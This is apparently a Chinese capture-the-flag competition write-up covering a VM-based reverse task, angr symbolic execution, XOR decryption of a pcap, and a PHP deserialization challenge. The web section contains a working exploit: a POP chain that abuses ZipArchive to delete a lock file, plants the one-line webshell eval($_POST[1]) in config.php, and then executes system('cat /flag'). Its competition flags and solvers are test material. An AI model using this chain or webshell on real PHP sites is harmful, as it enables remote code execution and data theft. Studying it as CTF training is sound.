5USn@铸剑杯 初赛 writeup

Reverse

神奇的011虚拟机加密模型

ollvm的混淆用d810插件去掉

解码虚拟机指令：

代码块

```
import struct




def disassemble_vm(vm_bytes):
    """
    Disassembles the VM bytecode.
    :param vm_bytes: Raw bytes object containing the VM instructions.
    """
    # Convert bytes to 32-bit integers (Little Endian)
    # We assume the bytecode is aligned to 4 bytes.
    opcodes = list(struct.unpack(f"<{len(vm_bytes)//4}I", vm_bytes))

    pc = 0
    while pc < len(opcodes):
        addr = pc * 4 # For display purposes
        major = opcodes[pc]

        if major == 1313:
            print(f"0x{addr:04X}: EXIT")
            break

        # --- Arithmetic (Major 1) ---
        if major == 1:
            # Format: [Major] [Minor] [Dest_Reg_Idx] [Src_Reg_Idx / Imm]
```

```
            if pc + 3 >= len(opcodes): break
            minor = opcodes[pc + 1]
            dst   = opcodes[pc + 2]
            src   = opcodes[pc + 3]

            instr = "UNK_ARITH"
            if minor == 33: instr = f"ADD  R[{dst}], R[{src}]"
            elif minor == 34: instr = f"SUB  R[{dst}], R[{src}]"
            elif minor == 35: instr = f"MUL  R[{dst}], R[{src}]"
            elif minor == 36: instr = f"DIV  R[{dst}], R[{src}]"
            elif minor == 37: instr = f"XOR  R[{dst}], R[{src}]"
            elif minor == 38: instr = f"MOV  R[{dst}], R[{src}]"
            elif minor == 39: instr = f"MOVI R[{dst}], 0x{src:X}" # Source is Immediate

            print(f"0x{addr:04X}: {instr}")
            pc += 4

        # --- Bitwise (Major 2) ---
        elif major == 2:
            # Format: [Major] [Minor] [Dest_Reg_Idx] [Src_Reg_Idx]
            if pc + 3 >= len(opcodes): break
            minor = opcodes[pc + 1]
            dst   = opcodes[pc + 2]
            src   = opcodes[pc + 3]

            instr = "UNK_BITS"
            if minor == 49: instr = f"SHL  R[{dst}], R[{src}]"
            elif minor == 50: instr = f"SHR  R[{dst}], R[{src}]"
            elif minor == 51: instr = f"OR   R[{dst}], R[{src}]"
            elif minor == 52: instr = f"AND  R[{dst}], R[{src}]"

            print(f"0x{addr:04X}: {instr}")
            pc += 4

        # --- Stack (Major 3) ---
        elif major == 3:
            # Format: [Major] [Minor] [Reg_Idx] [Padding]
            if pc + 3 >= len(opcodes): break
            minor = opcodes[pc + 1]
            reg   = opcodes[pc + 2]

            instr = "UNK_STACK"
            if minor == 65:   instr = f"POP  R[{reg}]"
            elif minor == 66: instr = f"PUSH R[{reg}]"

            print(f"0x{addr:04X}: {instr}")
```

```
            pc += 4

        # --- Input/Output (Major 4) ---
        elif major == 4:
            # Format: [Major] [Minor] [Reg_Idx / Unused]
            if pc + 2 >= len(opcodes): break
            minor = opcodes[pc + 1]
            reg   = opcodes[pc + 2]

            instr = "UNK_IO"
            if minor == 97:   instr = f"INPUT R[{reg}]"
            elif minor == 98: instr = f"CHECK_FLAG" # Pops 42 times

            print(f"0x{addr:04X}: {instr}")
            pc += 3

        else:
            print(f"0x{addr:04X}: UNKNOWN OP {major}")
            pc += 1

# Example Usage:
# vm_data = open('VM_opcode.bin', 'rb').read()
# disassemble_vm(vm_data)

# bytes is at vmbytes.txt, in hex format
with open('vmbytes.txt', 'r') as file:
    vm_bytes = file.read().strip()
    vm_bytes = bytes.fromhex(vm_bytes)
    disassemble_vm(vm_bytes)


```

代码块

```
import sys

def solve():
    # Encoded values from the C code
    enc = [
        519, 30541, 1008, 26710, 954, 27859, 1716, 15442,
        915, 28228, 867, 24896, 888, 24787, 1698, 15635,
        936, 28116, 854, 25173, 1696, 15635, 839, 25410,
        872, 25040, 1555, 13841, 881, 24643, 883, 24643,
```

```python
        882, 24659, 929, 27972, 3365, 34204, 519, 30541,
        1008, 26710
    ]

    # Apply the XOR key defined in main
    # "for ( i = 0; i < 42; ++i ) enc[i] ^= 0x521u;"
    key = 0x521
    dec_enc = [val ^ key for val in enc]

    flag = ""

    # Process pairs. enc[i] is x_prime, enc[i+1] is y_prime.
    for i in range(0, len(dec_enc), 2):
        x_prime = dec_enc[i]
        y_prime = dec_enc[i+1]

        # Logic derived from trace and values:
        # y_prime = (x_prime << 4) | (y & 0xF)
        # x_prime = x + (y << 4)

        # 1. Recover the lower nibble of y
        y_lower = y_prime & 0x0F

        # 2. Isolate x and y_upper using x_prime equation
        # x_prime = x + (y_upper << 8) + (y_lower << 4)
        # remainder = x + (y_upper << 8)
        remainder = x_prime - (y_lower << 4)

        # 3. x is the byte value (lower 8 bits)
        x = remainder & 0xFF

        # 4. y_upper is the remaining high bits
        y_upper = remainder >> 8

        # 5. Reconstruct y
        y = (y_upper << 4) | y_lower

        flag += chr(x) + chr(y)

    print(f"Recovered Flag: {flag}")

if __name__ == "__main__":
    solve()
```

```
zhujianbei2025/re/re2 via 🐍 v3.14.0
❯ python3 sss.py
Recovered Flag: flag{be3be2a9bc29e7da26c9a200b2b3b0e4}flag
```

vm

angr秒了

代码块

```python
import angr
import claripy
import sys

def solve():
    # ----------------------------------------------------------
    # 1. 配置部分
    # ----------------------------------------------------------
    # 请确保路径正确
    binary_path = 'vm.exe' # 假设这是你的文件名，请确认

    # 初始化 Project
    project = angr.Project(binary_path, auto_load_libs=False)

    # 关键地址配置 (请确保这些地址在 IDA/Ghidra 中是正确的)
    input_func_addr = 0x401050
    success_addr = 0x40250D  # "successful validation" 的地址
    fail_addr = 0x402514      # "try again" 的地址

    # ----------------------------------------------------------
    # 2. 定义 Hook (模拟输入函数)
    # ----------------------------------------------------------
    flag_chars = claripy.BVS('flag_input', 64)

    class InputHook(angr.SimProcedure):
        def run(self, fmt_str, buffer_ptr):
            print(f"[*] Hook触发: 将符号变量注入到地址 {buffer_ptr}")

            # 【修改点】这里改用了 self.state.arch.memory_endness
            # 这会自动匹配程序的字节序 (Windows通常是小端序)
            self.state.memory.store(
                buffer_ptr,
                flag_chars,
                endness=self.state.arch.memory_endness
            )
            return 1

```

```python
    # Hook 输入函数
    project.hook(input_func_addr, InputHook())

    # ----------------------------------------------------------
    # 3. 初始化状态
    # ----------------------------------------------------------
    main_addr = 0x4024B0
    state = project.factory.blank_state(addr=main_addr)

    simgr = project.factory.simulation_manager(state)

    # ----------------------------------------------------------
    # 4. 开始探索
    # ----------------------------------------------------------
    print(f"[*] 开始符号执行...")
    print(f"[*] 目标地址: {hex(success_addr)}")
    print(f"[*] 避开地址: {hex(fail_addr)}")

    simgr.explore(find=success_addr, avoid=fail_addr)

    # ----------------------------------------------------------
    # 5. 结果处理
    # ----------------------------------------------------------
    if simgr.found:
        found_state = simgr.found[0]
        print("[+] 找到成功路径! ")

        # 求解 flag
        solution = found_state.solver.eval(flag_chars, cast_to=int)

        print(f"----------------------------------------------")
        print(f"[+] 解出的十六进制值 (Hex): {solution:X}")
        print(f"----------------------------------------------")
    else:
        print("[-] 未找到解。可能原因: ")
        print("    1. success_addr 地址错误 (请在 IDA 中再次确认 'successful' 所在的代码块地址) ")
        print("    2. 程序的基址(Image Base)不对 (默认是0x400000, 如果开启了PIE则不同)")
        if simgr.errored:
            print(f"    3. 发生错误: {simgr.errored}")

if __name__ == "__main__":
    solve()
```

解出key D8E1C12A7A991DF3

md5包裹即可

misc

bb84

ai写的

1. 抓包与线索
   - bb84_attack.pcapng 中 TCP 5000→40001/40002/40003 三个明文控制包：
     - SEED:123456789
     - XOR_KEY:8660ace90c0352f3
     - 基串 x++x+x+xx++x+xxxxx++x+xxxxxx++x+
   - 随后 40004–40099 共 96 个单包，负载各 34–38 字节。
2. 首层解密：循环 XOR
   - 按 XOR_KEY 8 字节循环异或每个负载，即：

     dec1[i] = payload[i] ^ 0x8660ace90c0352f3[i mod 8]
   - 得到前缀 owh|r... 等可见 ASCII，但仍是伪随机文本。
3. 第二层解密：两字节循环 XOR
   - 观察 owh|r 与常见 flag 开头“flag{”仅差异 5 位，假设再叠加一把短 XOR。
   - 令 owh|r ↔ flag{}，求得 5 字节键流 09 1B 09 1B 09；尝试更短周期，发现 2 字节循环 09 1B 可解出整包为可读 ASCII。
   - 因此第二层解密：

     dec2[i] = dec1[i] ^ (0x09,0x1B)[i mod 2]
4. 枚举得到的 flag 候选
   - 对 96 个包全部两层 XOR 后，均出现形如 flag{数字-This is a fake flag} 的串，数字各不相同。
   - 另有一条特殊的十六进制串：

     flag{9175782b167d00375b412a8dbd1df763}
   - 共 96 条，只有这一条不是 “fake flag” 模板，可判定为真正的 flag。

5. 最终结果
    - 正确 flag：flag{9175782b167d00375b412a8dbd1df763}
6. 验证脚本片段

```
from scapy.all import rdpcap
import re

XOR_KEY = bytes.fromhex('8660ace90c0352f3')
ks = bytes([0x09, 0x1B])  # 第二层 2 字节循环键

flags = []
for p in rdpcap('bb84_attack.pcapng'):
  if p.haslayer('TCP') and p['TCP'].dport >= 40004:
    data = bytes(p['TCP'].payload)
    x1 = bytes(data[i] ^ XOR_KEY[i % len(XOR_KEY)] for i in
range(len(data)))
    x2 = bytes(x1[i] ^ ks[i % len(ks)] for i in range(len(x1)))
    m = re.search(b'flag\\{[^}]*\\}', x2)
    if m:
      flags.append(m.group().decode())

print(sorted(set(flags)))
```

其中唯一非 “fake flag” 的就是:

flag{9175782b167d00375b412a8dbd1df763}

7. 漏洞分析
    - 题面自称 BB84，但实现把“种子 / XOR_KEY / 基串”直接明文发在经典信道，后续密文仅做简单循环异或，完全失去量子密钥分发应有的安全性。攻击者只需被动监听即可还原密钥并恢复全部明文，最终拿到 flag。

最终提交：flag{9175782b167d00375b412a8dbd1df763}

Web

浅析PHP原生类

题目关键点在于 install 类中的 `__destruct` 方法会将 $config 对象的序列化字符串写入到 config.php 文件中

代码块

```
file_put_contents('config.php', serialize($config));
```

但是如果 `install.lock` 文件存在的的话，则无法写入内容：

代码块

```
if(file_exists("install.lock")){
    exit("Already installed");
}else{
    $config = [
        'username' => $this->username,
        'password' => md5($this->password)
    ];
    file_put_contents('config.php', serialize($config));
    file_put_contents('install.lock', "ok");
}
```

在 `Until` 类中存在一个 write 方法，其三个参数由 `__invoke` 魔术方法控制，而 `__invoke` 中的三个参数均可控。

代码块

```
public function __invoke()
{
    $this->write($this->a, $this->b, $this->c);
}

public function write($cla, $file, $cont)
{
    $obj = new $cla();
    $obj->open($file, $cont);
    return True;
}
```

wirte 方法可控，且其中使用了某个类对象的 open 方法，结合题目的 “原生类” 提示，可以想到通过 ZipArchive 这个类的 open 方法删除 install.lock 文件。

结合 install 类可以构造利用链：install#__wakeup -> install#__toString -> Until#__invoke -> Until#write


利用链开始 install#__wakeup -> install#__toString 正好嵌套了一个 install 对象，嵌套内的 install 对象的 password 设为一句话木马，最后外层的 install 执行 __destruct 时，username 字段中会包含嵌套内的 install 对象的序列化字符串，也就有未 md5 处理的一句话木马内容了，最终 exp 如下：

代码块

```
<?php
highlight_file(__FILE__);

class install
{
    private $username;
    private $password;

    public function __construct($username, $password)
    {
        $this->password = $password;
        $this->username = $username;
    }

    public function __wakeup()
    {
        echo "Hello," . $this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        $config = [
            'username' => $this->username,
            'password' => md5($this->password)
        ];
        file_put_contents('config.php', serialize($config));
        file_put_contents('install.lock', "ok");
    }
}

```

```
class Until
{
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file, $cont);
        return True;
    }
}

$until = new until();
$until->a = "ZipArchive";
$until->b = "install.lock";
$until->c = ZipArchive::OVERWRITE;
$install_1 = new install($until,'<?php eval($_POST[1]);?>');
$install_2 = new install($install_1,"aaaa");

echo "\n".urlencode(serialize($install_2))."\n";

//$ser =
"O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A
%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%
22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3
A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%
00password%22%3Bs%3A24%3A%22%3C%3Fphp+eval%28%24_POST%5B1%5D%29+%3F%3E%22%3B%7D
s%3A17%3A%22%00install%00password%22%3Bs%3A4%3A%22aaaa%22%3B%7D";
//unserialize(urldecode($ser));
```

通过 get 传入后，访问 config.php，并 POST 发送需要执行的命令即可。


a4d1b613.clsadp.com/config.php
a:2:{s:8:"username";O:7:"install":2:{s:17:"installusername";O:5:"Until":3:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;}s:17:"installpassword";s:25:"flag{855a89ec65a32e39b2ac9ddfac1fa151}";}s:8:"password";s:32:"74b87337454200d4d33f80c4663dc5e5";}
HackBar
Cookie-Editor
LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSRF
SSTI
SHELL
ENCODING
HASHING
CUSTOM
MODE
URL
http://a4d1b613.clsadp.com/config.php
Use POST method
enctype
application/x-www-form-urlencoded
MODIFY HEADER
Body
1=system('cat /flag');
Name
Upgrade-Insecure-Requests
Value
1
Name
User-Agent
Value
Mozilla/5.0 (Windows NT 10.0;
Name
Accept
Value
text/html,application/xhtml+x